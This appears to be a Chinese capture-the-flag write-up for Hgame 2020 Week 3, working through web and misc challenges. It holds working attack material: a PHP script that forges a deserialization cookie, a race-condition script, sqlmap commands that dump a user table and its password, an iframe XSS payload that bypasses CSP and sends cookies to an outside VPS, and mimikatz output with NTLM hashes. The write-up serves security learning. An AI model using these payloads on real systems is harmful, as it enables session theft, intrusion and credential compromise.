

Hgame2020 Week3 新人スタッフ(Akira)

Web

0x01 序列之争 - Ordinal Scale

解出来前一天刚把War of Underworld补完

打开元素审查，发现可疑的注释


```
<body class="text-center" style="background-image:url('/static/bg.jpg')"> == $0
  <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
    <header class="masthead mb-auto">...</header>
    <main role="main" class="inner cover">...</main>
    <footer class="mastfoot mt-auto">...</footer>
    <!-- source.zip -->
```

访问 /source.zip 得到源码

```
$data = [$playerName, $this->encryptKey];
$this->init($data);
$this->monster = new Monster($this->sign);
$this->rank = new Rank();
}

private function init($data){
    foreach($data as $key => $value){
        $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
        $this->sign .= md5($this->sign . $value);
    }
}
```

这里看出如果 \$playerName 是 %s 的话，第一次 foreach 循环之后 \$welcomeMsg 相当于没变，而第二次循环 %s 则被替换为 \$encryptKey 的值



询问得知hint: 反序列化(怪不得叫序列之争)

```
private function Save(){
    $sign = md5(serialize($this->monsterData) . $this->encryptKey); // $game->sign
    setcookie('monster', base64_encode(serialize($this->monsterData) . $sign));
}
```

构造cookie的形式

```
$monsterData = base64_decode($_COOKIE['monster']);
if(strlen($monsterData) > 32){
    $sign = substr($monsterData, -32);
    $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
    if(md5($monsterData . $this->encryptKey) === $sign){
        $this->monsterData = unserialize($monsterData);
    }else{
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
}
```

cookie验证成功后反序列化

```
public function Fight($monster){//cookie
    if($monster['no'] >= $this->rank){//$monster->no
        $this->rank -= rand(5, 15);
        if($this->rank <= 2){
            $this->rank = 2;
        }
    }
}
```

受🐼博客的启发得知 `$monster['no']` 可以看作 `$monster->no`，所以可以把 `no` 设成一个新的 Rank 实例来修改 `$rank`


payload:

```
<?php
$playerName = '%s';
$encryptKey = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmC1L';
$sign = '';
$data = [$playerName, $encryptKey];
foreach($data as $key => $value){
    $sign .= md5($sign . $value);
}
Class Rank
{
    private $rank = 1;
}
$monsterData = array(
    'name' => 'Heathcliff',//想不出打什么了（
    'no' => new Rank(),
);
$sign2 = md5(serialize($monsterData) . $sign);
echo (base64_encode(serialize($monsterData) . $sign2));
?>
```

运行得到伪造的cookie:

YToyOntzOjQ6Im5hbWUiO3M6MTA6Ikh1YXRoY2xpZmYiO3M6Mjoibm8iO086NDoiUmFuayI6MTp7czoxMDoiAFJhbmsAcMFuayI7aToxO3I9NTBhMjhjZTZhMzFjYWw1YTJkZjE2ZWQ2ZmViZGVmNzM=

Burp提交后得到flag



0x03 Cosmos的二手市场

121.36.88.65:9999 显示

对不起你还不被Cosmos认可

确定

谁进来不会直接getflag呢

进来发现是个坑B的二手市场

消息栏

在该市场出售商品需要收取3%的手续费,当你赚取1亿时既能获得cosmos的认可,得到flag

询问Roc学长后得知是条件竞争漏洞

由于试了下Burp的Intruder没得就手撸子

- 打开拦截，多次点击购买，关闭拦截
- 打开拦截，多次点击出售，关闭拦截

后来写wp的时候试着写(抄)了个多线程的python脚本，效率高多了

```
import requests, time, threading

cookie = {"PHPSESSID":""} #cookie
url1 = 'http://121.36.88.65:9999/API/?method=buy'
data1 = {"code":"800002", "amount":"100"} #数量要逐步增加
url2 = 'http://121.36.88.65:9999/API/?method=solve'
data2 = {"code":"800002", "amount":"500"} #手撸试得应为购买的5倍
info = 'http://121.36.88.65:9999/API/?method=getinfo'

def buy():
```

```

requests.post(url1, data=data1, cookies=cookie)

def solve():
    requests.post(url2, data=data2, cookies=cookie)

def mt():
    threads = []
    for t in range(6):
        t = threading.Thread(target=buy)
        t.start()
        threads.append(t)
    for thread in threads:
        thread.join()
    for t in range(20): #手撸试得少买多卖来钱快 (
        t = threading.Thread(target=solve)
        t.start()
        threads.append(t)
    for thread in threads:
        thread.join()

if __name__ == '__main__':
    while 1:
        mt()
        money = requests.get(info, cookies=cookie).text
        money = money[money.index('money":') : money.index(', "properties")][7:]
        print(money)

```

ss - S...
N95xTC

121.36.88.65:9999 显示

hgame{lt_iS_just @_sm4ll_g0@!}

确定

商品价格	拥有量	用户名	余额
10000	0	akira	418730900
12000	420	<div style="background-color: #f0f0f0; padding: 5px;">消息栏</div> 在该市场出售商品需要收取3%的手续费,当你得到cosmos的认可,得到flag	
1500	0		
1800	0		

0x04 Cosmos的留言板-2

题目hint: 他放下狠话,谁能登上他的账号就给谁flag

说明我们要找到存放用户数据的表

由于在群里说上周时间盲注这周就简单了直接上sqlmap

Burp看到

```
<h2>留言板</h2>
<span class='message'>233<br/><a href='index.php?method=delete&delete_id=1194'>
  <button type='button' class='btn btn-default btn-sm' style='width:5%'>删除</button>
</a></span><hr/><br> </div>
```

猜想 `delete_id` 可以注入，将Burp拦下的 request改成以下形式后保存到文件里作为sqlmap请求模板（以下命令中的request）

Request

Raw Params Headers Hex

```
GET /index.php?method=delete&delete_id=1194 HTTP/1.1
Host: 139.199.182.61:19999
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
d-exchange;v=b3;q=0.9
Referer: http://139.199.182.61:19999/index.php?method=send
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: PHPSESSID=
Connection: close
```

运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id -f`

```
[17:47:00] [INFO] GET parameter 'delete_id' appears to be 'MySQL >= 5.0.12 RLIKE time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
GET parameter 'delete_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 1010 HTTP(s) requests:
---
Parameter: delete_id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 RLIKE time-based blind
  Payload: method=delete&delete_id=1158 RLIKE SLEEP(5)
---
```

探测到为MySQL且可以注入

运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id --dbs` 找数据库

```
available databases [2]:
[*] babysql
[*] information_schema
```

猜测在 `babysql` 中，运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id -D babysql --tables` 找表

```
Database: babysql
[2 tables]
+-----+
| user  |
| messages |
+-----+
```

明显在 `user` 中，运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id -D babysql -T user --dump` 把表搞下来

```
Database: babysql
Table: user
[1 entry]
+----+-----+-----+
| id | name  | password |
+----+-----+-----+
| 1  | cosmos | f1FX0Cnj26Fkadzt4Sqynf607CgR |
+----+-----+-----+
```

id=1就是，真是太良心了

可能由于网不好或者注爆了也会出现以下情况（老家的网注爆了4、5次，清缓存重注哭子

```
Database: babysql
Table: user
[1 entry]
+----+-----+-----+
| id | name  | password |
+----+-----+-----+
| 1  | cosmos | f1FX0Cn  |
+----+-----+-----+
```

登录得到flag


```
留言板
hgame{sQl_InjEct10n_iS_e4sY!!}
```

0x05 Cosmos的聊天室2.0

感觉是猜出来的

打开随便输点东西，发现强制小写，过滤 script

尝试用 scrsript 绕过却发现



百度得知是因为开启了CSP，参考文章：<https://www.anquanke.com/post/id/151496>

当一切正常时，CSP是如何工作的

这里一个常见的使用场景是当CSP指定图片只能从当前域加载时，这意味着所有带有外部域的标记都将被忽略。

CSP策略通常用于阻止不受信任的JS和最小化XSS攻击。

并且用了 script-src 'self' 只接受本机脚本

百度得知可以用iframe绕过，参考文章：<https://www.jianshu.com/p/f1de775bc43e>

五、iframe

1.如果页面A中有CSP限制,但是页面B中没有,同时A和B同源,那么就可以在A页面中包含B页面来绕过CSP:

```
1 | <iframe src="B"></iframe>
```

并且测试出没有过滤 `iframe` 标签

加了限制策略怎么还减少了关键词限制

突然想peach:

如果send页面没有CSP,可以把payload装到send那里运行

Payload:

```
<iframe src="/send?message=<script>fetch('//ip'+document.cookie)
</script>"></iframe>
```

然后由于过滤了 `+`, js那段选择使用16进制编码, 最终payload:

```
<iframe src="/send?
message=%3c%73%63%72%73%63%72%69%70%74%69%70%74%3e%66%65%74%63%68%28%27%2f%
74%69%70%74%3e"></iframe>
```

从输入框提交,发现成功了,撞md5让管理员执行,最后看VPS的日志

```
2020/02/01 16:34:36 - [01/Feb/2020:16:34:36 +0800] "GET /token=token=%22WELCOME%20T0%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/02/01 16:38:06 - [01/Feb/2020:16:38:06 +0800] "GET /token=%22WELCOME%20T0%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/02/01 16:38:12 - [01/Feb/2020:16:38:12 +0800] "GET /token=%22WELCOME%20T0%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/02/01 16:51:49 - [01/Feb/2020:16:51:49 +0800] "GET /token=7eac36b4dce1714410d15c4d1f21d9fc392cbe6c HTTP/1.1" 404 14
```

Burp改token访问/flag得到flag

Request

RawParamsHeadersHex

GET /flag HTTP/1.1
Host: c-chat-v2.hgame.babelfish.ink
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://c-chat-v2.hgame.babelfish.ink/
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: token="7eac36b4dce1714410d15c4d1f21d9fc392cbe6c"; session=b6dd377f7acd4dbc-a353-20ea79325f5f
Connection: close

Response

RawHeadersHexRender

HTTP/1.1 200 OK
Server: nginx/1.17.7
Date: Sat, 01 Feb 2020 06:36:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 44
Connection: close
Set-Cookie: session=b6dd377f7acd4dbc-a353-20ea79325f5f, HttpOnly; Path=/hgame{1ts_@_simpL3_CSP_bYp4ss1ng_Ch@!!enge.}

Misc

0x01 美人鲸

人生中第一次用docker

首先根据名字非常适合本人的菜鸟教程配好docker: <https://www.runoob.com/docker/debian-docker-install.html>, 并克隆镜像

运行命令 `docker image inspect 31ab18768617` 查看镜像详情，得到hint

```
"Env": [
  "FLAG=Find flag.tar.gz!",
  "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
  "NGINX_VERSION=1.17.8",
  "NJS_VERSION=0.3.8",
  "PKG_RELEASE=1"
],
```

由于不懂怎么查看镜像内容运行命令 `docker image save 31ab18768617 -o 233.tar` 直接打包成tar再解压

解压得到5个文件夹和两个 json

```
31ab187686171810f52687b53a6b00f05bc2a600cc22de9321497e79d5c0a5cc.json
69c7947d3eae8fd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/VERSION
69c7947d3eae8fd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/VERSION
69c7947d3eae8fd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/json
69c7947d3eae8fd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/layer.tar
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/VERSION
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/json
75f995b36f4e5ae81df3440fc4be55e06e20d802d27a7750a4ceeb96d3f98f30/layer.tar
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/VERSION
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/json
8e5eb733205067d259f8420043d4d63ef603c915f5ac97346ba0e94ae5159137/layer.tar
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/VERSION
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/json
98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9/layer.tar
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/VERSION
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/json
cf5cdc4e51d08be3568eb61054cd3c39acb014aa0a9ca993d6e2077ad0811545/layer.tar
manifest.json
```

先从 69xxx 开始解压

```
root@chikawa:~/233/69c7947d3eae8fd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3# tar -xvf layer.tar
etc/
etc/3d4d63ef603c9
etc/apk/
etc/apk/repositories
etc/issue
root/
root/.ash_history
run/
usr/
usr/share/
usr/share/man/
usr/share/man/man8/
usr/share/man/man8/flag.tar.gz
usr/share/.wh.misc
usr/share/nginx/
usr/share/nginx/html/
usr/share/nginx/html/index.html
```

发现 `flag.tar.gz`


```

root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# tar -xvzf flag.tar.gz
flag.zip
README
root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat README
See sh history.
root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../root/.
./
root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../root/.
./
root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../root/.ash_history
exit
root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../root/.ash_history
echo -e "Zip password is somewhere else in /etc.\nFind it!"
root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../etc/
apk/ issue
root@hikawa:~/233/69c7947d3eae8d8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)

Zip Password: cfuzQ3Gd6gqKG@

```

根据hint找到Zip Password好像不小心暴露了桌面

输进去发现是错的，问了ObjectNotFound说是旧的直接告诉我新的了

后来发现因为是逃课解法所以真正的密码在另一个layer里


```

root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# ls
json layer.tar VERSION
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# tar -xvf layer.tar
etc/
etc/issue
root/
root/.ash_history
run/
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# cat etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)

Zip Password: cfuzQ3Gd6gqKG@$N

```

解压得到 flag.db，转战windows，用SQLite打开




0x02 三重隐写


日常做到一半做不下去了就看看这题，没想到拿了一血（虽然改变不了我菜的事实

解压得到 You know LSB.wav、上裹与手抄卷.mp3、Unlasting.mp3、flag.7z 和 Encryptoforwin.exe

百度 wav LSB 得知隐写软件 silenteye




Unlasting 真好听应该是解封面的 PDF417 条码, foremost 导出封面后扫码



推断这是给题目的加密软件用的

剩下 上裏与手抄卷.mp3, 推断是mp3隐写, 使用 MP3Stego 和第一个密码



解压7z, 用AES key和题目给的软件解密得到flag

flag.txt - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

hgame{i35k#zlewynLC0zfQur!*H9V\$JiMVWmL}

0x03 日常

解压得到 blind.png、origin_pixivArtwork75992170.png 和我觉得一般般的 横竖撇点折_av85002656.ogg

首先先去P站收藏id为75992170的这张图一眼就可看出给的两张图是盲水印，解得这样



VeraCrypt Password is

X0YAl(小写L)GDuZF\$echCy


眼睛看了好久看不出，跑去做0x02了，最后还问了ObjectNotFound学长

binwalk 扫ogg，顺手解压

```
root@Akira0S:/mnt/f/CTF/Misc/Fortune# binwalk 横竖撇点折_av85002656.ogg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
536           0x218        Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>\x0a <rdf:Description rdf:about=""\x0a
xmlns:xmpDM="http://ns.adobe.com/xmp/1.0/Dynam
9738796       0x949A2C     Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5
242880, name: Container
14981806      0xE49AAE     End of Zip archive

root@Akira0S:/mnt/f/CTF/Misc/Fortune# binwalk -e 横竖撇点折_av85002656.ogg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
536           0x218        Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>\x0a <rdf:Description rdf:about=""\x0a
xmlns:xmpDM="http://ns.adobe.com/xmp/1.0/Dynam
9738796       0x949A2C     Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5
242880, name: Container
14981806      0xE49AAE     End of Zip archive
```

得到 container，猜测用 VeraCrypt 打开



用之前得到的 veraCrypt Password 挂载成功, 得到 Cookies、ObjectNF-PC.txt 和 S-1-5-21-3375469711-1363829938-1291733684-1001.zip

解压zip, 得到 20dfa1c6-d232-40cd-89ec-5678b380920b

```
F:\CTF\Misc\Fortune\Contain\ObjectNF-PC.txt - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
ObjectNF-PC.txt
1 mimikatz # privilege::debug
2 Privilege '20' OK
3
4 mimikatz # hostname
5 ObjectNF-PC (OBJECTNF-PC)
6
7 mimikatz # sekurlsa::logonPasswords
8
9 Authentication Id : 0 ; 424779 (00000000:00067b4b)
10 Session : Interactive from 1
11 User Name : hgame2020
12 Domain : ObjectNF-PC
13 Logon Server : OBJECTNF-PC
14 Logon Time : 1/29/2020 3:10:26 PM
15 SID : S-1-5-21-3375469711-1363829938-1291733684-1001
16
17 msv :
18 [00010000] CredentialKeys
19 * NTLM : 1563a49a3d594ba9c034ee831161dfde
20 * SHA1 : ***** (41d091cff460c3cfe5f274b363a8c3c15a4c7f5f)
21 [00000003] Primary
22 * Username : hgame2020
23 * Domain : ObjectNF-PC
24 * NTLM : 1563a49a3d594ba9c034ee831161dfde
25 * SHA1 : ***** (41d091cff460c3cfe5f274b363a8c3c15a4c7f5f)
Normal text file length: 1,136 lines: 36 Ln: 1 Col: 1 Sel: 0|0 Windows (CR LF) UTF-8 INS
```

看出这是mimikatz导出来的然后就不会子


在看子半天web没有思路的情况下开始摸鱼无意中百度到一道很类似的原题: <https://www.cnblogs.com/cnnnnnn/p/11824463.html>

解密NTLM Hash, 得到密码

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
